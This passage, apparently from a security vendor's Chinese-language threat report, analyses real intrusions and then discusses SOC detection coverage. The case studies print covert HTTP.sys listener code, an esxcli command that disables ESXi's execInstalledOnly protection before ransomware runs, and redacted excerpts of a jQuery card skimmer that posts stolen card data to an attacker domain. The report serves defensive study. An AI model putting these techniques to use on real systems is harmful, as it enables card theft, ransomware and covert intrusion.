通过修改创建、修改及访问时间戳，恶意二进制文件、脚本及持久化项在逻辑上与操作系统安装节点或合法应用行为保持一致。该行为覆盖多个受损端点，涉及电信业务服务器及内部管理系统。

该活动在多个被入侵的端点（包括承载电信相关服务和内部管理系统的服务器）上被识别出来。时间戳篡改主要发生于后渗透阶段，即载荷部署后与横向移动前，属于攻击者有针对性的运维安全手段。

ID: T1071.001

应用层协议：网页协议

调查结果显示，Windows HTTP.sys URL 预留机制被用于隐蔽指令控制及监听器注册。多个样本调用 **http://+:/ 模式** 注册 URL 前缀，涵盖默认预留路径 **http://+:80/Temporary_Listen_Addresses/**。该路径源于 WCF 预留规范，允许任意用户接收 HTTP 报文。攻击者在 80、443、444 等开放服务端口配置额外前缀，伪装为 Autodiscover 或 Exchange Web Services 等 Exchange 及 IIS 合法端点。通过直接向 HTTP.sys 注册前缀，恶意软件在内核层接收入站 HTTP 请求，无需绑定传统套接字，亦不干扰现有 IIS 业务。

利用强通配符主机标识符 (+)，监听器可忽略 Host 头限制并接受指向任意主机名或 IP 的请求，实现与合法网页服务的透明并存。部分案例通过在现有网页目录后附加随机字典单词定制 URL 路径，使恶意流量融入正常应用访问模式。

该方法利用 Windows HTTP 堆栈端口共享机制，由 HTTP.sys 根据注册前缀将请求路由至特定用户模式进程。攻击者经由 HTTP Server API 或 .NET HttpListener 接口利用此架构，绕过与 IIS 工作进程的直接交互，减少攻击特征并提升网络与主机端的检测复杂度。



威胁相关命令和 API

[1] 通过 HTTP.sys 注册 URL 前缀

该框架直接向 Windows HTTP 堆栈注册 URL 前缀，实现脱离传统套接字绑定的流量接收。

底层 API 使用 (非 CLI 模式)：

- `HttpAddUrl`
- `HttpSetServiceConfiguration`
- `HttpCreateHttpHandle`
- `HttpReceiveHttpRequest`

恶意软件经由相关 API 注册如下前缀：

```
http://+:80/Temporary_Listen_Addresses/  
https://+:443/autodiscover/autodiscover/  
https://+:443/ews/exchanges/  
https://+:444/ews/ews/
```

这能够通过 **HTTP.sys** 实现内核级请求拦截，绕过 IIS 日志记录。

[2] 滥用 .NET HttpListener (对 HTTP Server API 的封装)

许多框架样本依赖于 **.NET HttpListener 类**，该类在内部封装了 Windows HTTP Server API。

观察到的行为：

```
HttpListener listener = new HttpListener();  
listener.Prefixes.Add("https://+:443/autodiscover/autodiscover/");  
listener.Start();
```

这可以实现：

- 与 IIS 的端口共享
- 通过 HTTPS 实现隐蔽的入站 C2 通信

案例研究 4

BlackNevas 勒索软件滥用网络错误配置从虚拟系统跳转到物理环境

为了安装 BlackNevas 勒索软件，攻击者入侵了完整的虚拟环境。通过定位虚拟基础架构中的漏洞服务器，攻击者获取完全控制权并部署多项持久化工具。遵循其追求更大影响的策略，在将 Windows 版勒索软件部署到受感染系统后，攻击者继续对基础架构进行探查。

为了加强攻击，攻击者扫描了整个网段并发现了一个虚拟化的 PRTG 系统。遗憾的是，该 PRTG 系统被授予全权访问及高特权等级，覆盖虚拟与物理系统监控。攻击者据此实现跨环境移动，在获取 ESXi 系统权限后，最终渗透企业基础架构内全部虚拟系统。

ID: T1078.002

有效账户：
域账户

攻击者通过获取合法账户及识别复用密码，渗透全环境关键系统。

ID: T1021.001 和 T1021.004

远程服务：
远程桌面协议和 SSH

利用 RDP 与 SSH 协议实现内部横向移动，攻击者据此切换目标系统并升级攻击维度。

ID: T1059.004

命令与脚本解释器：
Unix Shell

攻击者执行 ESXi 命令禁用系统安全机制，随后运行 ELF 程序加密 VMDK 文件，并生成填充文件以增加数据恢复难度。

执行时间表：

二进制文件属性被修改，并且二进制文件被执行：

```
[root]: chmod a+x esx  
[root]: chmod 777 esx  
[root]: ./esx /log
```

根据系统日志，二进制文件因系统限制而未被执行：

```
[vob.uw.exec.installonly.violation] 未安装文件的执行被阻止: ./esx  
[esx.audit.uw.security.execInstalledOnly.violation] 未安装文件的执行被阻止: ./esx
```

攻击者使用 esxcli 命令禁用了 execInstalledOnly 策略：


```
[root]: esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

系统记录一条警告，提示该策略已被禁用：

```
警告:.. ExecinstalledOnly 已被禁用。这将允许在主机上执行未安装的二进制文件。未知内容可能引发类似勒索软件的恶意软件攻击。
```

最终，勒索软件的执行被允许并记录为一条警告：

```
[vob.uw.exec.installonly.warning] 未安装文件的执行: ./esx
```



案例研究 5 伪装成合法 JavaScript 的网页窃取器

在一起金融犯罪调查中发现了一个嵌入在真实 JQuery 脚本中的新网页窃取器。该脚本执行一系列客户端指令，在用户交易阶段同步完成数据复制、加密及外发，将信息传输至攻击者受控域。

ID: T1048.002
通过替代协议泄露 - 通过非 C2 非对称加密协议泄露

脚本通过加密通信收集并窃取与金融活动相关的数据。攻击者创建了一个使用 RSA 窃取持卡人数据的脚本——在用户注册后，被篡改的脚本会利用此功能将副本发送至威胁发起者控制下的特定域：

信息通过 POST 方法收集并发送：

```
const _x = {
  'RSA_PUBLIC_KEY': "--BEGIN PUBLIC KEY--\...<edited>...--END PUBLIC KEY--",
  'BACKEND_URL': atob("...<edited>...")
...
const _y = async _y => {
  try {
    const _z = await fetch(_xxx.BACKEND_URL, {
      'method': "POST",
      'headers': {
        'Content-Type': "application/json"
      },
      'body': JSON.stringify({
        'encrypted_data': _a
      })
    });
  };
```

ID: T1560.003
归档收集的数据：
通过自定义方法归档

用户提交交易详情后，系统即刻执行数据采集与加密，并外传至威胁组织受控域。脚本通过监听鼠标事件，在卡片信息完成注册时从客户端同步复制数据。

```
_b.addEventListener("mouseenter", async () => {
  try {
    const _d = {
      ...
      'card_number': document.getElementById("card_number")?.['value'] || "",
      'expiry_date': document.getElementById("expire_date")?.["value"] || "",
      'cvv': document.getElementById("card_cvv")?.["value"] || "",
      ...
    };
  };
```

为规避连接监控，数据经由 RSA 加密后传输至脚本内置编码域名：

```
const _zz = new JSEncrypt();
_zz.setPublicKey(...)
```

ID: T1036.005
伪装：
匹配合法名称或位置

由于攻击者使用合法的 jQuery 脚本来包含恶意功能，该组织无法仅通过文件名分析识别恶意内容。针对网页服务中不可变的内容，建议采用文件完整性监控技术。

案例研究 6

向关键进程 (Winlogon.exe 和 WerFault.exe) 注入隐蔽的内存后门

ID: T1068、T1055、T1620 **战术:** 权限提升、防御规避、持久化、命令和控制

我们的调查识别出针对关键 Windows 进程 (包括 **Winlogon.exe** 和 **WerFault.exe**) 的隐蔽**进程注入**, 目的是对受陷系统建立持久且隐蔽的访问能力。所有观察到的部署都仅限于 **IIS 服务器**, 这表明攻击者有意针对面向互联网的基础设施。

执行流程与行为

威胁组织将**嵌入式 Shellcode 载荷**直接注入特定 SYSTEM 级进程内存空间。经评估, 该 shellcode 是使用 **Donut 框架**生成的, 可实现位置无关执行以及加密 **.NET 程序集**的内存加载, 且不向磁盘写入任何痕迹。

注入的 shellcode 解密并执行了一个二次 .NET 负载, 该负载除大量类、方法和字符串混淆外, 还使用商业混淆器进行了重度混淆。从功能上看, 该负载结合了 **SDD 后门**和 **FOXSHELL 代理**的能力, 提供命令执行、流量代理及隐蔽的命令与控制功能。

注入的 shellcode 的主要目标是通过使用 **ServerManager** 和 **HttpListener** 注册多个 **HTTP.sys URL 前缀**, 从而建立**隐蔽的命令与控制通道**。这使得恶意软件能够接收入站 HTTP/S 流量, 同时无缝融入合法的 IIS 和 Exchange 服务活动中, 显著降低了检测可见性。

注入的负载

1 内存中的 .NET TCP 隧道植入程序 (tcp_server.exe)

ID: T1090、T1071.001
战术: 命令和控制、防御规避

在调查过程中, 识别出另一个**内存中的 .NET 植入程序**, 追踪为 **tcp_server.exe**。该样本是从 **WerFault.exe** 进程的**内存转储中提取的**, 表明其有意在受信任的 Windows 错误报告进程下运行以逃避检测。该植入程序被设计为用作 **TCP 隧道代理**, 使攻击者能够通过 HTTP/S 通道中继任意 TCP 流量。

该恶意软件在 **80 和 443** 端口上注册了 HTTP 监听器, 使用模仿合法服务端点的 URL 路径。这些监听器使植入程序能够接收入站请求并将流量转发至攻击者指定的 TCP 目标, 从而充当一个隐蔽的中继机制。

通信与协议处理

该植入程序监听以下端点:

```
https://*:443/DELAY_SRV/  
http://*:80/DELAYS_SRV/
```

配置数据通过一个名为 **user_token_api** 的 HTTP Cookie 传递。该 Cookie 值包含一个 **Base64 编码的配置数据块**，解码后指定了隧道连接的目标 IP 地址和 TCP 端口。

该植入程序支持多种请求类型，通过请求中的参数进行控制：

- **c**: 建立 TCP Socket 连接
- **w**: 将入站 HTTP 请求数据写入 TCP Socket
- **r**: 从 TCP Socket 读取数据并在 HTTP 响应中返回

这种设计使得 TCP 流量能够通过 HTTP/S 实现完整的双向隧道传输，使攻击者可以将通信代理到内部或外部系统，同时融入正常的网页流量模式。

观察结果

虽然该样本包含一个基于 XOR 的混淆函数，但在执行过程中并未被主动使用，表明这或者是一个休眠的功能，或者是与其他工具共享的代码库。纯内存执行，结合基于 HTTP 的隧道以及在合法 Windows 进程下运行，显著减少了取证痕迹并增加了检测难度。

2 内存中的 SSH 和 SFTP 控制植入程序 (SSH_client.exe)

ID: T1021.004、T1105、T1055
战术: 横向移动、命令和控制、防御规避

从 **WerFault.exe** 进程内存中检出第二个内存级 .NET 植入程序 **SSH_client.exe** 及 TCP 隧道组件。该植入程序集成 **交互式 SSH 访问与文件传输功能**，支持经由 SSH/SFTP 协议执行远程指令、文件上传及数据外发。

该植入程序通过创建一个全局互斥体来强制单实例运行，随后连接到一个用作其主要任务和控制通道的命名管道。任务参数通过该命名管道传递，从而无需重新部署即可动态控制植入程序的行为。

功能能力

该植入程序支持多种任务类型，包括：

- **SpawnShell**: 建立交互式 SSH Shell 会话
- **Upload**: 使用 SFTP 将文件上传至远程系统
- **Download**: 使用 SFTP 从远程系统下载文件
- **Ls**: 通过 SSH 列出远程系统上的文件和目录

交互式 Shell 操作由植入程序创建的专用线程处理，该线程监控辅助命名管道获取控制信号。任务结束或终止时，植入程序执行清理程序，关闭 SSH 会话、命名管道句柄及关联流，以减少残留痕迹。

内部架构

支持类涵盖任务状态报告及 SSH/SFTP 会话管理，兼容密码与私钥双重认证模式。初始参数传递后，命名管道驱动任务分配与控制，实现植入程序脱离传统网络指令通道独立运行。



影响与观察

内存执行、合法协议滥用及进程伪装显著提升了横向移动与数据传输的隐匿性。通过利用标准的 SSH 和 SFTP 协议,该植入程序将恶意活动混入预期的管理流量中,尤其是在 SSH 访问常用于管理和维护的环境中。

总体评估

上述植入程序、LIONTAIL 及此类内存注入技术揭示了**分层且模块化的攻击架构**。该架构按需部署专用组件,涵盖隧道传输、远程访问及文件传输功能。模块化机制支持动态调整攻击操作,确保在受损电信及基础设施系统中维持低取证痕迹。

频繁触发的 MDR 检测规则

2025 年, MDR 检测到了 1,122 个存在非零转化率的独特情况, 高频触发场景累计占比超过总检测量的 34%。本节将依据事件严重程度, 分析上述场景的技术贡献度。

检测场景	注释	所需的遥测数据和数据丰富操作	按严重性和总体划分的贡献
启动信誉不佳的对象 ²³	任何启动文件和命令脚本或打开信誉不良的办公文档的场景	任何包含启动事件的进程的遥测事件 文件/脚本/办公文档信誉	高: 9.9% 中: 4.8% 低: 0.7% 总体: 3.8%
命令行中发现信誉不佳的 URL	从所有遥测事件中提取命令行并检查信誉	任何包含命令行的遥测事件 URL 的信誉	高: 8.0% 中: 4.7% 低: 0.7% 总体: 3.7%
网络访问恶意主机	对任何连接事件中的远程主机进行信誉检查	网络访问、HTTP 访问 远程主机或 IP 的信誉	高: 6.7% 中: 4.1% 低: 5.1% 总体: 4.5%
EPP 检测系统进程	对属于操作系统的合法进程进行检测	任何包含 EPP 检测结果的遥测事件	高: 10.2% 中: 1.4% 低: 0.2% 总体: 1.3%
APT 相关检测	对已知 APT 活动的检测	EPP 检测 APT 相关检测列表	高: 4.2% 中: 1.5% 低: 0.9% 总体: 1.4%
恶意邮件附件	对邮件附件的检测, 包括对可疑活动的检测	邮件接收遥测 EPP 检测	高: 2.4% 中: 3.8% 低: 1.2% 总体: 3.0%
使用 Impacket ²⁴ smb 客户端	单一 IP 使用 Impacket SMB 客户端发起多重连接	EPP IDS 组件对网络流量的检测	高: 1.2% 中: 1.5% 低: 0.1% 总体: 1.1%
沙盒检测	触发沙盒作为 KATA 检测的一部分。EPP 针对可疑对象没有任何确切的裁定	沙盒裁定 EPP 针对对象的裁定	中: 10.1% 低: 0.3% 总体: 7.2%
IDS 检测	网络 IDS 作为 KATA 检测的一部分	KATA IDS 裁定结果	高: 0.2% 中: 7.1% 低: 0.3% 总体: 5.0%
来自主机的可疑流量	网络 IDS 作为 KATA 检测的一部分	KATA IDS 针对可疑网络流量或已知攻击工具所生成流量的精准分析判定结果	高: 0.2% 中: 4.3% 低: 0.8% 总体: 3.2%

23 [卡斯基扫描引擎]

24 [GithubImpacket]

技术热图



热图直观呈现了 MDR 所检测到事件中各类技术的出现频次。

清晰凸显出在多个事件里被反复观测到的技术。



TA0008: 横向移动	TA0009: 收集	TA0010: 渗漏	TA0011: 命令与控制	TA0040: 影响	TA0042: 资源开发	TA0043: 侦查
T1021: 远程服务	T1056: 输入捕获	T1567: 通过网页服务进行渗漏	T1568: 动态解析	T1561: 磁盘擦除	T1608: 部署能力	T1595: 主动扫描
T1210: 利用远程服务漏洞	T1560: 归档已收集的数据	T1041: 通过 C2 通道进行渗漏	T1071: 应用层协议	T1565: 数据操纵	T1588: 获取功能	T1590: 收集受害者网络信息
T1091: 通过可移动介质复制	T1005: 来自本地系统的数据	T1048: 通过替代协议实现的渗漏	T1572: 协议隧道	T1496: 资源劫持	T1587: 开发功能	T1598: 通过网络钓鱼获取信息
T1534: 内部鱼叉式网络钓鱼	T1114: 邮件收集	T1011: 通过其他网络介质进行渗漏	T1105: 入口工具传输	T1486: 为了产生影响对数据进行加密	T1583: 获取基础设施	T1589: 收集受害者身份信息
T1570: 横向工具转移	T1115: 剪贴板数据	T1020: 自动化渗漏	T1090: 代理	T1485: 数据破坏	T1584: 入侵基础设施	T1593: 搜索开放网站/域
T1563: 远程服务会话劫持	T1113: 屏幕捕获	T1030: 数据传输大小限制	T1219: 远程访问工具	T1499: 端点拒绝服务	T1585: 建立账户	T1596: 搜索开放技术数据库
	T1125: 视频捕获	T1052: 通过物理介质进行渗漏	T1095: 非应用层协议	T1531: 账户访问权限移除		
	T1074: 数据暂存		T1102: 网页服务	T1489: 服务停止		
	T1119: 自动收集		T1573: 加密通道	T1498: 网络拒绝服务		
	T1039: 来自网络共享驱动器的数据		T1092: 通过可移动介质通信	T1491: 篡改		
	T1025: 来自可移动媒体的数据		T1001: 数据混淆			
	T1123: 音频捕获		T1571: 非标准端口			
	T1213: 来自信息存储库的数据		T1665: 隐藏基础设施			
	T1530: 来自云存储的数据		T1132: 数据解码			



第七章

SOC 检测的有效性



SOC 检测的有效性

我们为客户提供专业的 SOC 有效性评估服务，助力客户识别问题并明确优化路径。评估 SOC 技术能力的方法众多，在此我们将聚焦于剖析检测流程失效的几大典型诱因。

在我们的评估项目中，主要采用两种方法：




技术评估（聚焦于 SIEM、EDR 或 XDR 解决方案），深入分析当前事件流、规则配置及整体检测逻辑。



攻击模拟，即在客户环境中模拟攻击技术，评估 SOC 成功检测攻击的能力。

2025 年各类咨询项目的分布情况如下所示。其中，SOC 技术评估占比最高，达 23%；SOC 框架开发紧随其后，占 20%；SOC 成熟度评估与 SIEM 质量保证项目占比相同，均为 12%。



尽管技术评估与攻击模拟这两种方法在实施路径上各有不同，但它们均具备精准定位 SOC 检测流程各环节潜在弱点的能力。

系统



遥测



数据充实



检测引擎

本节后续将着重阐述所观察到的最为常见且具系统性的问题。为更深入理解后续数据，让我们先来看一下 2025 年 SOC 咨询项目的范围。

独立国家联合体

52.4%

欧洲

8.3%

中东、土耳其和非洲

37.6%

亚太地区

1.7%



金融



政府



零售业



交通运输业




工业



电信



大众传媒



事件源与规则覆盖范围

首先，我们提供关于将遥测数据接入 SOC 数据平台的各类数据源的关键统计信息。秉持遥测数据收集需目的明确的原则，我们评估了现有检测逻辑对接入数据的覆盖有效性。


5 — 70+

各个 SOC 可用的不同事件源类型的数量范围。

[5-30]
[30-50]
[50-70+]

我们根据每个 SOC 接入的独特事件源类型数量，将所有 SOC 均分为 3 组。

根据不同事件源类型计算的规则覆盖率百分比



检测逻辑对数据源的覆盖度：

前两组的平均事件类型覆盖率几乎相同，介于 40% 至 60% 之间。

在拥有大量不同数据源的 SOC 中，仅有约 30% 的可用数据被编写了检测逻辑规则。

在多数实际场景中，所采集的事件数据仅能支撑对已确认安全事件的溯源调查。若要充分释放 SIEM 的核心价值，则需持续构建并优化检测逻辑，以识别尚未暴露的潜在安全威胁。

然而，当前现状不容乐观——经我们评估，各源的关联规则覆盖率平均仅为 43%²⁵。

由此可见，多数 SOC 仅能利用约半数可用数据进行威胁检测。

未覆盖的源多集中于网络遥测、数据库及网页服务器。这似乎反映出，管理层倾向于基于外部法规或内部策略为合规而收集所有可用数据，却未明确如何从中挖掘价值；

另一种可能则是，数据收集是为应对未来可能开展的调查，而此类调查在多数情况下并未实际发生。

大多数 SOC 使用单一平台（即 SIEM）来收集数据，仅有六分之一的 SOC 使用 2 到 3 个侧重不同功能的平台：



实时关联



威胁搜寻



合规要求

覆盖范围管控

在多数SOC中，另一个突出问题是缺乏覆盖范围管控。

我们经常遇到的一个问题：“当下SOC应维护多少条检测规则？”这不可避免地引出了下一个问题：“组织应该依赖供应商提供的检测逻辑，还是应该投入资源开发自己的检测逻辑？”

在实践中，我们识别出三类客户 SOC，每类均采用了三种不同方法的组合策略：

	自主开发	供应商跟随者	EDR 跟随者
流行度	~40%	~50%	~10%
描述	大多数规则是从头开始开发的——供应商规则仅作为示例使用	自定义规则的平均数量	SIEM 或 XDR 平台中的规则数量较少，主要依赖 EDR 检测
活跃的 SIEM/XDR 规则数量	200-2000 平均 350+	500-900 平均 650	< 100
SIEM/XDR 中自定义规则的比例	80—100%	<25%	80—100%
MITRE 覆盖范围评估	20%	80%	80%

总体来看，团队倾向于在两种路径之间做出选择——要么全盘自主开发所有内容，要么完全依赖供应商规则，鲜有采取折中方案的案例。这一发现与成熟 SOC 中“自主内容开发”的检测工程实践高度契合。

主要依赖供应商检测规则的团队，常面临未针对自身特定基础架构进行恰当调优与定制的问题。多数情况下，这会导致误报率上升，且在某些场景下存在检测覆盖空白。

EDR 跟随者也通常从头开始开发规则，主要是为了弥补 EDR 在跨关联或第三方源覆盖能力上的短板。

检测覆盖范围管理

我们如何衡量检测覆盖范围？显而易见的答案通常是“使用 MITRE ATT&CK 矩阵”。

多数情况下，如果产品具备相应功能及分类体系（如 SIEM/XDR/EDR/NTA 解决方案），则会采用基于 MITRE ATT&CK 框架的方法。超过 80% 依赖供应商内容的 SOC 均遵循此分类法来评估威胁检测覆盖范围。



在运用自主开发检测逻辑方法的 SOC 里，仅有不足 20% 将 MITRE 检测衡量作为全体 SOC 检测引擎的统一标准。

最普遍的三大检测覆盖范围缺失问题为：



基础架构覆盖缺失或覆盖降级

缺乏 SOC 覆盖范围管理或对受保护基础设施的持续追踪。在大多数情况下，SOC 的初始覆盖范围在设计阶段就已确定，但在日常运维中缺乏持续监控。长此以往，会造成受保护基础设施覆盖不均，为安全监控团队留下盲点。



事件源对检测规则的覆盖

在多数场景中，SOC 往往仅将威胁检测聚焦于少数广为人知的遥测源，其余大量已收集数据却因缺乏适配的检测逻辑而未被有效覆盖。伴随数据源数量与多样性的持续攀升，整体威胁检测覆盖范围非但未获提升，反而呈恶化态势。



未经调优的默认规则——仅使用供应商提供的规则包

因缺乏检测工程实践经验，团队往往过度依赖供应商规则包，却难以针对自身特定基础架构进行精准调优与深度定制。在多数实际场景中，这不仅会引发误报率显著攀升，更会在特定情况下造成检测覆盖范围的明显缺失。


第八章

检测差距和隐藏入侵




检测差距和隐藏入侵

卡斯基损害评估服务填补了托管检测和响应及事件响应服务之间的空白。MDR 解决方案需要依托卡斯基产品，而 IR 服务通常是响应性的，仅在检测到入侵痕迹后才启动。与 IR 服务类似，损害评估也是一项取证调查服务。但与 IR 不同的是，我们的损害评估服务利用 MDR 技术，提供更为灵活和主动的方法。我们的损害评估解决方案无需强制部署卡斯基端点产品，且可在没有客观入侵迹象的情况下启动项目，从而提供更强的安全防护与安心保障。



损害评估服务客户情况

2025 年完成的所有损害评估项目覆盖三大宏观区域：独联体、亚太、中东及非洲地区。各区域及行业内报告事件的分布如下图所示。



检测与调查工作

与 MDR 类似，在损害评估中我们采用 IoA，检测逻辑可大致分为几个简化的族类。下图呈现了基于 2025 年损害评估项目所检测的事件中，各检测逻辑族类的效能情况。

